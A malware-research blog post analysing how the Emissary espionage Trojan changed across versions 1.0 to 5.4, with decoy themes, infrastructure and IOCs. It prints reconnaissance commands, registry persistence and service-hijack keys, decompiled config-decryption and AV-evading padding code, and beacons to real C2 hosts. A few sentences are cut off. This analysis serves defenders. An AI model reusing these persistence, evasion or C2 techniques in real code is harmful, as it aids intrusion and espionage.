MALWARE

Emissary Trojan Changelog: Did Operation Lotus Blossom Cause It to Evolve?

18 min read

By: Robert Falcone, Jen Miller-Osborn

Published: February 3, 2016

Categories: Malware, Threat Research

Tags: Cyber espionage, Cybersecurity, Elise, Emissary, Espionage, Lotus Blossom, Trojans

In December 2015, Unit 42 **published a blog** about a cyber espionage attack using the Emissary Trojan as a payload. Emissary is related to the Elise Trojan and the **Operation Lotus Blossom** attack campaign, which prompted us to start collecting additional samples of Emissary.

The oldest sample we found was created in 2009, indicating this tool has been in use for almost seven years. Of note, this is three years earlier than the oldest Elise sample we have found, suggesting this group has been active longer than previously documented. In addition, Emissary appears to only be used against Taiwanese or Hong Kong based targets, all of the decoys are written in Traditional Chinese, and they use themes related to the government or military.

We also found several different versions of Emissary that had several iterative changes that show how the Trojan evolved over the years. One of the most interesting observations made during this analysis is that the amount of development effort devoted to Emissary significantly increased after we published our **Operation Lotus Blossom** report in June 2015, resulting in many new versions of the Emissary Trojan. In addition, we observed a TTP shift post publication with regards to their malware delivery; they started using compromised but legitimate domains to serve their malware. Interestingly, the C2 infrastructure is also somewhat different than that used by Elise.

Targeting

In contrast to Elise, which was used in attacks against multiple Southeast Asian countries in region appropriate languages, all of the Emissary decoys we've collected are written in Traditional Chinese, which is used primarily in Taiwan and Hong Kong. The targets we have identified are also limited to those two regions. Despite appearing to target a more limited geographical range, Emissary targeted the government, higher education, and high tech companies with a mix of copy and pasted news articles and documents that do not appear to be available online. Decoys include:

- An Excel spreadsheet containing legitimate contact information for much of the Taiwanese government that does not appear to be available online.
- Copy and paste of a news article where the Deputy Commander of the Nanjing Military region, Wang Huanguang, responds negatively to a 2014 magazine article from a respected US Taiwan scholar saying the odds of China and Taiwan reuniting is low and discussing the issues with an attempted military takeover.
- Copy of a news article from 2010 about the Chinese League of Victims protesting the involuntary removal of Shanghai residents in the lead up to the Shanghai Expo.
- Copy of the official Taiwan holiday schedule for 2016, which is the 105th anniversary of the current Taiwanese government.

TABLE OF CONTENTS

RELATED ARTICLES

Chinese APT Abuses VSCode to Target Government in Asia

ASEAN Entities in the Spotlight: Chinese APT Group Targeting

APT41 Using New Speculoos Backdoor to Target Organizations Globally

Figure 1: Partial screenshot of the response from Deputy Commander of the Nanjing Military Region Wang Huangguang.

Evolve to Survive: TTP Shifts and Infrastructure

We've expanded our knowledge of Emissary infrastructure significantly since our first Emissary blog and we've found almost exclusive use of Dynamic DNS (DDNS) domains with only one purchased from a Chinese reseller. In contrast, the Elise samples used a mix of actor-registered and DDNS, with the actor-registered serving as one of the data points we used to tie all of the activity together. While the use of DDNS can make tying activity together more difficult, and despite the new Emissary variants since our publication, two of the most recent C2s resolved to IPs used by Elise C2s detailed in Operation Lotus Blossom. The Emissary samples typically have three hardcoded C2s that are a mix of IPs and domain names, with one of the domains or IPs not being used by the other three C2s in a likely effort to avoid loss of control. A full IOC list is included at the end of this report.

Also new is the actors' use of compromised legitimate Taiwanese websites to serve their malware, including the official website of the Democratic Progressive Party. This is particularly interesting as Taiwan just held a closely watched Presidential election on 16 January where DPP candidate Tsai Ing-wen won. This marked the first time a woman was elected President of Taiwan and only the second time a member of the Kuomintang did not hold the office since being ousted from China in 1949 when the Communist Party of China took power. In line with her party's stance, she is widely seen as a proponent of an independent Taiwan and not in favor of reunification with the People's Republic of China.

Malware Updates

Our evidence suggests that malware authors created Emissary as early as 2009, which suggests that threat actors have relied on this tool as a payload in cyber-espionage attacks for many years. The Emissary Trojan is a capable tool to gain a foothold on a targeted system. While it lacks more advanced functionality like screen capturing, it is still able to carry out most tasks desired by threat actors: exfiltration of files, ability to download and execute additional payloads, and gain remote shell access. It appears that threat actors have continually used this Trojan, and developed several updated versions of Emissary to remain undetected and fresh over time.

We analyzed all of the known Emissary samples to determine what changes the malware author made between the different versions of the Trojan. During our analysis, we examined when each sample was created based on its compile time and produced a simple timeline, seen in Figure 2, to display the development efforts expended on the Emissary Trojan. It should be noted that we know some Emissary samples have been used multiple times with different configurations, so the timeline only shows when development activity took place on Emissary and should not be misconstrued to when Emissary was used in attacks.

The timeline in Figure 2 shows that the Emissary Trojan was first created (version 1.0) in May 2009 and quickly received an update that resulted in version 1.1 in June 2009. The Trojan did not receive much in the form of updates until September 2011 when the author released version 2.0. Version 2.0 received one update in October 2013 before the malware author released version 3.0 in December 2014. The malware author released version 4.0 in March 2015, but curiously created a version 3.0 sample afterwards on June 26, 2015, which was out-of-sequence from the incrementing versioning. Between August and November 2015 the malware author creates several new versions of Emissary, specifically 5.0, 5.1, 5.3 and 5.4 in a much more rapid succession compared to development process in earlier versions.

The out-of-sequence version 3.0 appears to be an early variant of version 5.0 based on significant similarities (discussed in the changelog section) that are not seen in the original version 3.0 and other earlier versions of Emissary. One campaign code associated with of the out-of-sequence version 3.0 sample was "3test", suggesting the malware author created it for testing purposes. The other campaign code associated with the out-of-sequence sample was "IC00001", which could denote an attack payload as it appears to be a plausible code to describe a campaign.

While this may be coincidental, the out-of-sequence version 3.0 sample was created ten days after we published the **Operation Lotus Blossom** paper that exposed the Elise Trojan that is closely related to Emissary. It is possible that the threat actors were prompted to make malware changes in response to our research. Regardless of causation, the rapid development of new versions of Emissary suggests that the malware authors are making frequent modifications to evade detection, which as a corollary suggests the threat actors are actively using the Emissary Trojan as a payload in attacks.

Emissary Changelog

In this section, we discuss the changes observed between each version of Emissary. As this section is focused on changes, the features and functionality are the same between Emissary versions unless otherwise mentioned.

Version 1.0

Date: 5/12/2009

SHA256: a7d07b92e48876e2195e5d8769a47cf0a237e11ac304e41b14fc36042b0d9484 Original Name: WUMsvc.dll

Initial Release

The initial loader Trojan writes Emissary to %SYSTEM%\WSPsvc.dll and installs it as a service, which will run the exported function "ServiceMain" within the Emissary Trojan to carry out its functionality.

Configuration data is stored in the last 1024 bytes of the payload, from which the Trojan will extract an 896 byte structure. The configuration is decrypted with an algorithm that uses the XOR operation on each byte using the value at a different offset within the ciphertext.

The code will create the following registry keys:

```
HKEY_CLASSES_ROOT\Shell.LocalServer\CheckCode
HKEY_CLASSES_ROOT\Shell.LocalServer\CheckID
```

Emissary uses the "CheckCode" registry key to store the encrypted configuration for the Trojan, while it stores a GUID that Emissary uses to uniquely identify the compromised host in the "CheckID" key.

The malware performs initial system information gathering and saves data to a file named TMP2548. The initial gathering relies on a combination of the following commands executed by the command prompt:

```
commands executed by the command prompt:

ECHO VER
VER
ECHO IPCONFIG /ALL
IPCONFIG /ALL
ECHO NET LOCALGROUP ADMINISTRATORS
NET LOCALGROUP ADMINISTRATORS
ECHO NET START
NET START
ECHO GPRESULT /Z
GPRESULT /Z
ECHO GPRESULT                 /SCOPE COMPUTER /Z
GPRESULT                    /SCOPE COMPUTER /Z
ECHO SYSTEMINFO
SYSTEMINFO
```

Emissary parses command and control responses for "instru", which will precede a GUID value that designates the command the C2 server wishes to execute on the system. The command handler does not use a nested if/else or switch statement like most malware families, instead Emissary creates a structure that contains all of the available command GUIDs that it will iterate through each time the C2 supplies a GUID in order to determine which command the operator wishes to execute. Emissary can include up to 32 different commands within this data structure, but it appears the author has decided to include six commands within the Trojan. The following denotes the command handler structure used by Emissary v1.0:

```
struct EMISSARY_COMMAND
{
  CHAR guid[40];
  DWORD sub_function;
  DWORD arg1_subfunction;
  DWORD arg2_subfunction;
  DWORD arg3_subfunction;
};

struct commandHandler
{
  DWORD number_of_commands;
  DWORD unused;
  struct EMISSARY_COMMAND cmd_0;
  struct EMISSARY_COMMAND cmd_1;
  struct EMISSARY_COMMAND cmd_2;
  struct EMISSARY_COMMAND cmd_3;
  struct EMISSARY_COMMAND cmd_4;
  struct EMISSARY_COMMAND cmd_5;
};
```

Table 1 contains the commands available within the Emissary v1.0 command handler.

3d8313cc-53ca-4751-bbbf-ea5f914f8e65	Download file.
db0e93e7-b46c-4cba-81f1-ec70da57dc19	Update config. C2 specifies files as: p1 = C2 server 1, p2 = C2 server 2, p3 = C2 server 3, p4 = Sleep Interval, p5 = System Identifier (computer name), p6 = GUID for beacon.
2e382e51-3089-4293-8454-5eccb253eb54	Executes a specified command.
a57db08a-bf97-4b43-b27d-157e62e2fd74	Create remote shell.
eab5c1ab-a497-4fc2-bbe0-049be45d6f2d	Update Trojan with new executable.

Table 1: Emissary command handler

The Emissary version 1.0 beacon to the C2 server appears as follows:

```
GET /VSNET/default.aspx HTTP/1.1
User-Agent: Mozilla/4.0
Host: 193.34.144[.]21
Cookie: guid=af44f802-ba5c-4b3c-8c6b-2ea411058678; op=1635b097-ffe4-4711-89e6-7f8c7f4cdca6
```

Date: 5/31/2009

SHA256: e6c4611b1399ada920730686395d6fc1700fc39add3d0d40b4f784ccb6ad0c30, Original Name: WUMsvc.dll

Removed checks for "//" and "/" in the update configuration command when updating the three C2 servers.

Version 1.1

Date: 6/5/2009

SHA256: 931a1284b11a3997c7a99076d582ed3436aa30409dc73bd763436dddd490f9cb

Original Name: WUMsvc.dll

Bug fixes:

- Added code to make sure the content received from the C2 server matches the "Content-Length" value in the HTTP response.
- Code added to allow for the download of more than 524,288 bytes.

The Emissary v1.1 C2 beacon appears as follows, which has not changed since version 1.0:

```
GET /eng/comfunc/comfunc/default.aspx HTTP/1.1
User-Agent: Mozilla/4.0
Host: 137.189.145.1
Cookie: guid=af44f802-ba5c-4b3c-8c6b-2ea411058678; op=1635b097-ffe4-4711-89e6-7f8c7f4cdca6
```

Version 2.0

Date: 9/15/2011

SHA256: 5edf2d0270f8e7eb5be3476802e46c578c4afc4b046411be0806b9acc3bfa099 Original Name: EmissaryDll.dll

Version 2.0 was a significant re-write of the Emissary Trojan.

The configuration data for the Trojan is still saved to the registry, but the registry key has changed to:

```
SOFTWARE\Microsoft\VBA\VbaData
```

The configuration structure also changed in size to 464 bytes. The Emissary configuration is now encrypted using a custom algorithm that uses the "srand" function to seed the "rand" function using a value of 2563. This seed value causes the "rand" function to generate the same values each time, which Emissary will use as a key along with the XOR operation. The configuration now contains the version number of Emissary, instead of the version being hardcoded into the Trojan.

This version of Emissary keeps track of which C2 location within its configuration that it has been communicating with by storing the index of the C2 server (1, 2, or 3) in the following registry key:

```
SOFTWARE\Microsoft\VBA\VbaList
```

This version of Emissary moves away from the command handler using the structure and moves to a nested if/else statement

Version 2.0 also introduces a debug message logging system that includes verbose error messages that are accompanied by an error ID number. Error messages are written to the file %TEMP%\em.log. The following is a list of all possible debug messages:

```
Source - Error ID - Debug Message
emissarydll.cpp - 0x30 - InitApp() - Event already exists
emissarydll.cpp - 0x35 - InitApp() - Event create successful
emissarydll.cpp - 0x3b - InitApp() - create work thread
shell.cpp - 0x30 - SendShellOutputThread - PeekNamedPipe - Error : 0x%08x
shell.cpp - 0x3e - SendShellOutputThread() : Timeout
shell.cpp - 0x53 - SendShellOutputThread - ReadFile - Error : 0x%08x
shell.cpp - 0x5b - SendShellOutputThread - send - Error : 0x%08x
shell.cpp - 0x62 - SendShellOutputThread() : thread exit
shell.cpp - 0x7f - RecvShellCmdThread - recv - Error : 0x%08x
shell.cpp - 0x89 - RecvShellCmdThread - WriteFile - Error : 0x%08x
shell.cpp - 0x8f - RecvShellCmdThread() : thread exit
shell.cpp - 0xeb - Error occured : %s [%d]
shell.cpp - 0xfa - TerminateThread Input Thread
shell.cpp - 0x100 - TerminateThread Output Thread
shell.cpp - 0x118 - SocketShell - Fail To Create Reverse Socket
shell.cpp - 0x12f - SocketShell - Fail To  Generate Reverse Shell
shell.cpp - 0x13a - SocketShell - SocketShell - Fail To  Generate Reverse Shell
shell.cpp - 0x13e - SocketShell - Create Reverse Shell Thread OK
config.cpp - 0x38 - RegCreateKeyEx error : %0x08x
config.cpp - 0x46 - RegSetValueEx error : %0x08x
config.cpp - 0x5e - ReadConfig - RegCreateKeyEx error : 0x%08x
config.cpp - 0x66 - ReadConfig - RegQueryValueEx error : 0x%08x
config.cpp - 0xab - find user: %s
config.cpp - 0xbc - can not find proxy
config.cpp - 0xc7 - get ProxySetting failed
config.cpp - 0xd4 - find proxy server : %s
run.cpp -      0x75 - InitConfig: [g_ServerPath:%s] [g_ServerName:%s] [g_port:%d] [g_ServerUrl:%s]
run.cpp - 0x9d - InitConfig: [g_DelayTime:%d]
run.cpp - 0xbe - get proxy the last time used:%s
run.cpp - 0xc3 - server index:%d
run.cpp - 0xd9 - RetryTimes = %d
run.cpp - 0xec - connect %s error :%s
run.cpp - 0x10c - process a request ok.
httpclient.cpp - 0x98 - ASP.NET_SessionId长度异常:[%d][%s] (translation: ASP.NET_SessionId Length Exception:[%d][%s])
httpclient.cpp - 0xd0 - ******not connected !
httpclient.cpp - 0xf4 - read hread error : %s
httpclient.cpp - 0x102 - body length = 0
httpclient.cpp - 0x13d - decrypt error"
httpclient.cpp - 0x211 - instruction : <instruction>
httpclient.cpp - 0x21d - no instruction guid
httpclient.cpp - 0x22c - OP_DOWNLOAD no local file name
httpclient.cpp - 0x23b - OP_UPLoad no local file name
httpclient.cpp - 0x249 - OP_UPLoad no local file name
httpclient.cpp - 0x242 - OP_UPLoad no local file name
httpclient.cpp - 0x25b - OP_EXECUTE no cmd list
httpclient.cpp - 0x262 - OP_EXECUTE no timeout
httpclient.cpp - 0x2b4 - OP_SHELL ip
httpclient.cpp - 0x2bb - OP_SHELL port
httpclient.cpp - 0x2dd - OP_CHANGECONFIG server1
httpclient.cpp - 0x2e4 - OP_CHANGECONFIG server2
httpclient.cpp - 0x2eb - OP_CHANGECONFIG server3
httpclient.cpp - 0x2f2 - OP_CHANGECONFIG timestr
httpclient.cpp - 0x2f9 - OP_CHANGECONFIG namestr
httpclient.cpp - 0x300 - OP_CHANGECONFIG guid
httpclient.cpp - 0x321 - not connected
httpclient.cpp - 0x361 - send msg error
httpdoinstruction.cpp - 0x28 - DownloadFile - LocalFileName=%s
httpdoinstruction.cpp - 0x5c - download file http head:%s
httpdoinstruction.cpp - 0x7a - download file ok
httpdoinstruction.cpp - 0xac - UploadFile - LocalFileName=%s
httpdoinstruction.cpp - 0xb4 - DownloadFile - Error - Open File [%S][0x%08x]
httpdoinstruction.cpp - 0xc7 - UploadFile:TotalLength=%d
httpdoinstruction.cpp - 0x124 - download file http head:%s

```

Date: 10/24/2013

SHA256: 9dab2d1b16eb0fb4ec2095d4b4e2a3ad67a707ab4f54f9c26539619691f103f3

Original Name: NetPigeon_DLL.dll

This update to Emissary allowed the Trojan to run as a service. The configuration now contains settings for the Emissary service, which the Trojan will store in and access from the following registry keys:

SOFTWARE\Microsoft\VBA\Serv -> Service Name

SOFTWARE\Microsoft\VBA\VbaList -> Binary Path for the Service

Also, this version of Emissary was created using Microsoft Foundation Classes (MFC) to carry out a majority of its functionality. For instance, instead of manually building an HTTP request as in previous versions, this version uses the MFC functions to create the HTTP request and send it to the C2 server:

- CInternetSession::CInternetSession
- CInternetSession::GetHttpConnection
- CHttpConnection::OpenRequest
- CHttpFile::AddRequestHeaders
- CInternetSession::SetCookie
- CHttpFile::SendRequest

Using these classes creates a significantly different HTTP request sent to the C2 server, but the functionality of obtaining instructions from the C2 is the same. The following is an example of a beacon generated by this sample, which contains the same "op" value and has additional fields within the HTTP header:

```
GET /lightserver/Default.aspx HTTP/1.0
Cache-Control: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: groupspace.findhere.org
Cookie: guid=8E550BBD-F5DB-4471-BBC7-E8768BD5003E; op=1635b097-ffe4-4711-89e6-7f8c7f4cdca6
```

The logging functionality within this update no longer includes error ID values, but still contains verbose debug messages that

SHA256: dcbeca8c92d6d18f2faf385e677913dc8abac3fa3303c1f5cfe166180cffbed3

Original Name: Generic.dll

Bug fixes:

- Added a function to the configuration update command that checks to see if the C2 provided a new sleep interval at offset 460 and uses the interval stored in the VbaData registry key if its missing. This fixes the bug that would not allow the sleep interval to update correctly.

Version 4.0

Date: 3/26/2015

SHA256: 5171c9a593389011da4d72125e52bf7ef86b2da7fcd6c2a2bc95467afe6a1b58

Original Name: Generic.dll

This version of Emissary includes both the installation and loading functionality along with the Emissary functional code in the same file. The installation and loading portion of the Trojan is called using an exported function named "Setting", which moves the file to:

```
%TEMP%\Remdisk.dll
```

The loading portion of this version of Emissary checks the permissions of the current user and either installs Emissary as a service or as a standalone Trojan. To install as a service, the loader will enumerate the services on the system looking for services running under the "netsvcs" group, and it will attempt to hijack the first "netsvcs" service by replacing the "ServiceDLL" parameter to point to the Emissary DLL. For instance, during the analysis period, the installation code changed the following registry key of the AppMgmt:

```
HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt\Parameters\ServiceDll: "%SystemRoot%\System32\appmgmts.dll"
```

to

```
HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt\Parameters\ServiceDll: "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\Remdisk.dll"
```

If the user does not have permissions to add a service, the installation routine attempts to add persistence by creating the following registry key that will run the functional code within Emissary via an exported function named "DllRegister":

```
Software\Microsoft\Windows\CurrentVersion\Run\Resolves: "Rundll32.exe C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\Remdisk.dll,DllRegister"
```

This version of emissary has its configuration appended to the end of the DLL, specifically starting at offset 0xc600. The following code accesses the configuration embedded within the DLL and decrypts it using a single byte XOR algorithm using 65 as the key:

```
SetFilePointer(v2, 0xC600, 0, 0);
ReadFile(h_emissary_dll_file, buffer_for_config, 0x1D0u, &NumberOfBytesRead, 0);
iteration_count = 0;
do
  *(iteration_count++ + buffer_for_config) += 65;
while ( iteration_count < 0x1D0 );
```

This algorithm differs from the algorithm introduced in Emissary version 2.0 that used the srand and rand functions to generate a key to use in conjunction with the XOR operation. With the configuration embedded within the Emissary DLL, each Emissary version 4.0 sample will have a different hash as the configuration data changes.

The network beacon sent from Emissary version 4.0 is the same as other previous versions starting at version 2.0, as seen in the following:

```
GET /lightserver/Default.aspx HTTP/1.0
Cache-Control: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: 210.209.121.92
Cookie: guid=7DA53AE4-C155-40b3-8EB3-60C4FCE99025; op=1635b097-ffe4-4711-89e6-7f8c7f4cdca6
```

Version 3.0: Out-of-sequence

Date: 6/25/2015

SHA256: 70bed57bc3484fe5dbcf3c732bd7b11f80a742138f4733bc7e9b6d03e721da4a

Original Name: IISDLL.dll

Major Overhaul

The compilation time of one sample of Emissary version 3.0 on June 25, 2015 appears out of order, as it occurs after the compilation of Emissary version 4.0. The differences between this out of order sample compared to the other known version 3.0 sample, as well as version 4.0 for that matter, include a dramatic change in configuration storage and the handling of commands. Also, the files stored on the system have different names than Emissary versions in the past, which are:

```
%TEMP%\000IISA758C8FEAE5F.TMP -> Log file

```

the next 132 bytes, which it will decrypt with a new algorithm as seen in the following:

```
SetFilePointer(h_config_file_1, 0x488, 0, 0);
ReadFile(h_config_file, buffer_for_config, 132u, &NumberOfBytesRead, 0);
CloseHandle(h_config_file);
srand(0xA03u);
iteration_count = 0;
do
  *(buffer_for_config + iteration_count++) ^= rand() % 128;
while ( iteration_count < 0x84 );
```

The configuration structure has also changed as well, with Emissary now using the following structure:

```
struct emissary_new_config {
WORD Emissary_version_major;
WORD Emissary_version_minor;
CHAR[36] GUID_for_sample;
WORD Unknown1;
CHAR[128] Server1;
CHAR[128] Server2;
CHAR[128] Server3;
CHAR[128] CampaignName;
CHAR[550] Unknown2;
WORD Delay_interval_seconds;
};
```

This version of Emissary also introduced a new command handler that uses number-based commands instead of the GUID commands seen in prior versions of Emissary. The functionality of the commands are the same, however, the commands themselves are invoked using a number. Table 2 contains a list of available commands and a brief description of the functionality carried out by the command.

Command	Description
102	Upload a file to the C2 server.
103	Executes a specified command.
104	Download file from the C2 server.
105	Update configuration file.
106	Create a remote shell.
107	Updates the Trojan with a new executable.

Table 2: New Emissary command handler

The network beacon sent from this version of Emissary is very similar to the beacon first introduced in Emissary version 2.0; however, the "op" value of "101" is hardcoded for the beacon and replaces the GUID based op designator to match the new command handler. The following is an example of the network beacon generated by this version of Emissary:

```
GET /default.aspx HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: 101.55.33.92
Cache-Control: no-cache
Cookie: guid=cae5e213-395a-4023-9a12-f78d3c4718e5; op=101
```

Version 5.0

Date: 8/25/2015

SHA256: c145bb2e4ce77c79aa01de2aec4a8b5b0b680e23bceda2c230903b5f0e119634, Original Name: WinDLL.dll

Emissary version 5.0 closely resembles the out-of-order version 3.0 sample, which suggests that the malware author just forgot to change the version number of the out of order sample. While the configuration and Emissary DLL filenames used by the version 5.0 Emissary sample are the same as the out-of-order version 3.0 sample, the log file name differs but only slightly, as seen in the following list of related files:

```
%TEMP%\000A758C8FEAE5F.TMP -> Log File

%APPDATA%\LocalData\75BD50EC.DAT -> Configuration file

%APPDATA%\LocalData\A08E81B411.DAT -> Emissary DLL

%APPDATA%\LocalData\ishelp.dll -> Loader DLL
```

Version 5.0 uses numbers within its command handler and the same configuration structure as the out-of-order version 3.0. The only major change in 5.0 is the ability to obtain a compromised system's external IP address by performing an HTTP GET request to "http://showip.net/index.php". The code will parse the response from this webserver for the following to obtain the system's IP address:

```
<input id="checkip" type="text" name="check_ip" value="[IP address parsed]" />
```

The SID value sent from the C2 server is encrypted using an algorithm that uses the XOR operation on the data using 0x76 as the key on the first byte and the resulting cleartext byte as the key on the next byte and so on. The network beacon sent from

Version 5.1

Date: 9/29/2015

SHA256: 375190cc8e0e75cf771d66347ea2a04b6d1b59bf2f56823eb81270618f133e2d

Original Name: WinDLL.dll

For version 5.1 the malware author took out the exception handling in the Upload File command and obfuscated two strings within the Trojan to avoid detection. The strings exist in the Trojan in encrypted form and are decrypted using an algorithm that uses addition to each byte of ciphertext, using 65 ("A") as a key. The obfuscated strings, as seen below, involve the filename of the log file and the command prompt executable used to create the remote shell:

```
\xEF\xEF\xEF\x00\xF6\xF4\xF7\x02\xF7\x05\x04\x00\x04\xF4\x05\xED\x13\x0C\x0F = 000A758C8FEAE5F.TMP
\x22\x2C\x23\xED\x24\x37\x24 = cmd.exe
```

Date: 10/14/2015

SHA256: e369417a7623d73346f6dff729e68f7e057f7f6dae7bb03d56a7510cb3bfe538

Original Name: WinDLL.dll

In an attempt to avoid detection based on PE header hashes, version 5.1 was recompiled without making any changes.

Version 5.3

Date: 11/7/2015

SHA256: 29d8dc863427c8e37b75eb738069c2172e79607acc7b65de6f8086ba36abf051

Original Name: WinDLL.dll

Emissary 5.3 moved some code used to create the remote shell out of a sub-function in an attempt to evade signatures used to detect the remote shell creation. For instance, in Emissary 5.1 the command handler would call an initial subfunction that would then call a second subfunction to carry out the activities to create and interact with the remote shell. In 5.3, the command handler calls an initial subfunction that carries out the activities to create and interact with the remote shell.

Version 5.4

Date: 11/23/2015

SHA256: 69b1d5454abe2475257defd9962a24a92411212c4f592de8765369a97f26c037 (Base DLL with junk data removed)

Original Name WinDLL.dll

Version 5.4 of Emissary was the basis for the blog "**ELISE: Security Through Obesity**" by Michael Yip of PWC. This blog provides a great analysis of this version of Emissary and we highly suggest reading it to become familiar with the Trojan.

There is one difference in the functional code between Emissary versions 5.3 and 5.4, which involves the removal of the command '107' used to update the Trojan. The string '107' still exists within the Trojan, however, the command handler does not check the C2 response for this command and the code used to update the Trojan has been removed.

The major difference between Emissary version 5.4 and all previous versions is how the Trojan is saved and loaded. First, the filenames of the various components of Emissary changed to the following; however, the filename for debug logs has not changed:

```
%APPDATA%\Programs\Syncmgr.dll -> Loader Trojan

%APPDATA%\Programs\60HGBC00.DAT -> Configuration File

%APPDATA%\Programs\WEB2013BW6.DAT -> Emissary Trojan

%TEMP%\000A758C8FEAE5F.TMP -> Log file
```

In addition to file name changes, the biggest (pardon the pun) change involves the Loader Trojan (Syncmgr.dll) appending junk data to the end of the Emissary DLL file to make incredibly large files. The reason for creating such large files is to trick antivirus applications into not scanning the file, as it could exceed the maximum size of files the antivirus can scan (even VirusTotal has a maximum file size of 128MB). For instance, the following pseudo code contains two loops that will end up appending 524,288,000 bytes to the end of file, resulting in a DLL that exceeds 500MB in size:

```
WriteFile(hFile, buf_EmissaryDllFromResource, nNumberOfBytesToWrite, &nNumberOfBytesToWrite, 0);
buf_junkData = 0;
ret_time = time(0);
srand(ret_time);
for ( i = 0; i < 51200; ++i )
{
  for ( j = 0; j < 640; ++j )
  {
    random_byte = rand() % 255;
    offset_in_buff_junkData = &buf_junkData + 16 * j;
    dword_junkData = 0x1010101 * random_byte;
    *offset_in_buff_junkData = dword_junkData;
    *(offset_in_buff_junkData + 1) = dword_junkData;
    *(offset_in_buff_junkData + 2) = dword_junkData;
    *(offset_in_buff_junkData + 3) = dword_junkData;
  }
```

SHA256: bfceccdd553c7e26006bb044ea6d87e597c7cce08218068e31dc940e9f55b636 (Base DLL with junk data removed)

Original Name: WinDLL.dll

In another attempt to avoid detection based on PE header hashes, the Trojan was recompiled without making any changes.

Conclusion

The actors using Emissary, who were previously reported as behind Operation Lotus Blossom, have been active for at least seven years in Southeast Asia. They are persistent, evolve over time, and have enough resources to have multiple custom RATs that receive regular updates. The targeting is largely military or government, with some cases of higher education and high tech companies. They also have the ability to select and use appropriate decoys in multiple Asian languages that appear legitimate.

The use of Emissary appears to be focused only on Taiwan and Hong Kong, with regular malware updates to avoid detection and to increase the odds of success. Of particular note, there is an interesting coincidence between the timing of the publication of our Operation Lotus Blossom report and a flurry of Emissary updates. The first occurred ten days after publication and was followed by updates over increasingly shorter time frames, starting at roughly every three months and progressing to monthly by the final version discussed here. Until that publication, according to our research Emissary was updated roughly every two years. This indicates the threat actors may take note of threat intelligence reporting and are fully capable of making immediate changes when deemed necessary.

In addition to the malware evolution, the actors also shifted from solely spear-phishing targets with attachments to also compromising legitimate websites to host malware. The consistent updates to the Trojan and the shift in the actor's TTPs suggests that this threat will continue to use Emissary in future espionage related attacks.

We have updated the **Emissary** tag for Palo Alto Networks AutoFocus users to track this threat using the indicators discussed in this blog.

Emissary Delivery Documents

42b8898c07374b1fc6a4a33441aadf10e47f226d9d3bf3368a459c0e221dff73

37f752f89b0384291af23542efc08c01be962c04e3b2c881a8bc1f8771e9179f

52b7f93bd4c2d1b1818f2a9506551852e2e7b511c9298e71edb54a39f69f94f2

5cda2251059c34f55ac23941b56e248b9a1111e98f62c5a307eadbb9618592dd

70097adba2743653bc73d0a2909a13f2904dbbcc1ffdb4e9013a8e61866abf5c

9bb0288f7b98fac909ed91ec24dad0d5a31e3eec93a1641849d9dab56c23aa59

b201c89fd7bdfc625bacfd4850feaa81269d9b41ed10ba1f7c0cb1339f4a6abe

ddbe42fb03bf9f4b9144396e814f13cd7054dcf238234dcb838fa9643136c03a

e67d3cc1684c789c3bd02af7a68b783fd90dc6d2d660b174d533f4c0e07490f9

0c550fad82f2653bc13d9629357a2a56df82602ee0ce96aa5a31f885e3aa29df

f36b7f63f46ae6afe8882b34c1ec11597c8537a3a7fa8b6521a83308940cc77b

Emissary Installers/Loaders

fdcd10a2c2bf802ba5b6be55c16c0bf407bcbee902b66466b0f954d2951fad2d

da29b647411153b49cbf4df862e3f36209eafb8ebe8b966429edec4fb15dbce9

721676d529a0c439594502f1d53fec697adc80fa1301d2bf20c2600d99ceed4e

0069029ee4029df88f700da335a06e0e3a534a94552fe966186166b526a20b6a

9420017390c598ee535c24f7bcbd39f40eca699d6c94dc35bcf59ddf918c59ab

26e2f4f9026f19156a73ffbfde438916f24d80b8812b6cebe98167eb9be0863c

8e3b7dc3dca92d7458265e2bcd69caa558cbbf24bbbf1200b9aa924260c42480

e817610b62ccd00bdfc9129f947ac7d078d97525e9628a3aa61027396dba419b

02831316a3a04c1248605f28fb08d810230dd4411b2a1fc8187508aea6b449c5

675869fac21a94c8f470765bc6dd15b17cc4492dd639b878f241a45b2c3890fc

b07fbb92484fd2aff6d28f0ab04d5f51e96420b6d670f921b0bbe0e5392da408

c72b07f2a423abc4fc45dfddc5162b8eb1ea97d5b5e66811526433f09b6cdf41

dd8ffb9f961299f7cc9cb51e17a5cccf79b7fb583e594b05ef93b54c8cad54f6

fbcb401cf06326ab4bb53fb9f01f1ca647f16f926811ea66984f1a1b8cf2f7bb

e21b47dfa9e250f49a3ab327b7444902e545bed3c4dcfa5e2e990af20593af6d

Emissary DLL Version 1.0 through 5.4

a7d07b92e48876e2195e5d8769a47cf0a237e11ac304e41b14fc36042b0d9484

e6c4611b1399ada920730686395d6fc1700fc39add3d0d40b4f784ccb6ad0c30

931a1284b11a3997c7a99076d582ed3436aa30409dc73bd763436dddd490f9cb

5edf2d0270f8e7eb5be3476802e46c578c4afc4b046411be0806b9acc3bfa099

9dab2d1b16eb0fb4ec2095d4b4e2a3ad67a707ab4f54f9c26539619691f103f3

dcbeca8c92d6d18f2faf385e677913dc8abac3fa3303c1f5cfe166180cffbed3

5171c9a593389011da4d72125e52bf7ef86b2da7fcd6c2a2bc95467afe6a1b58

70bed57bc3484fe5dbcf3c732bd7b11f80a742138f4733bc7e9b6d03e721da4a

c145bb2e4ce77c79aa01de2aec4a8b5b0b680e23bceda2c230903b5f0e119634

375190cc8e0e75cf771d66347ea2a04b6d1b59bf2f56823eb81270618f133e2d

e369417a7623d73346f6dff729e68f7e057f7f6dae7bb03d56a7510cb3bfe538

29d8dc863427c8e37b75eb738069c2172e79607acc7b65de6f8086ba36abf051

46ad72811990c1937d26e1f80ec1b9def8c112817f4bb9f94e3d1e4f0fb86f80

bfceccdd553c7e26006bb044ea6d87e597c7cce08218068e31dc940e9f55b636

731cd2ce87f4c4375782de0686b5b16619f8fa2de188522cbc8e64f8851bb7ed

acf7dc5a10b00f0aac102ecd9d87cd94f08a37b2726cb1e16948875751d04cc9

Emissary C2 URLs

http://101.55.121[.]79/lightserver/Default.aspx
http://101.55.33[.]92/default.aspx
http://101.55.33[.]92:80/default.aspx
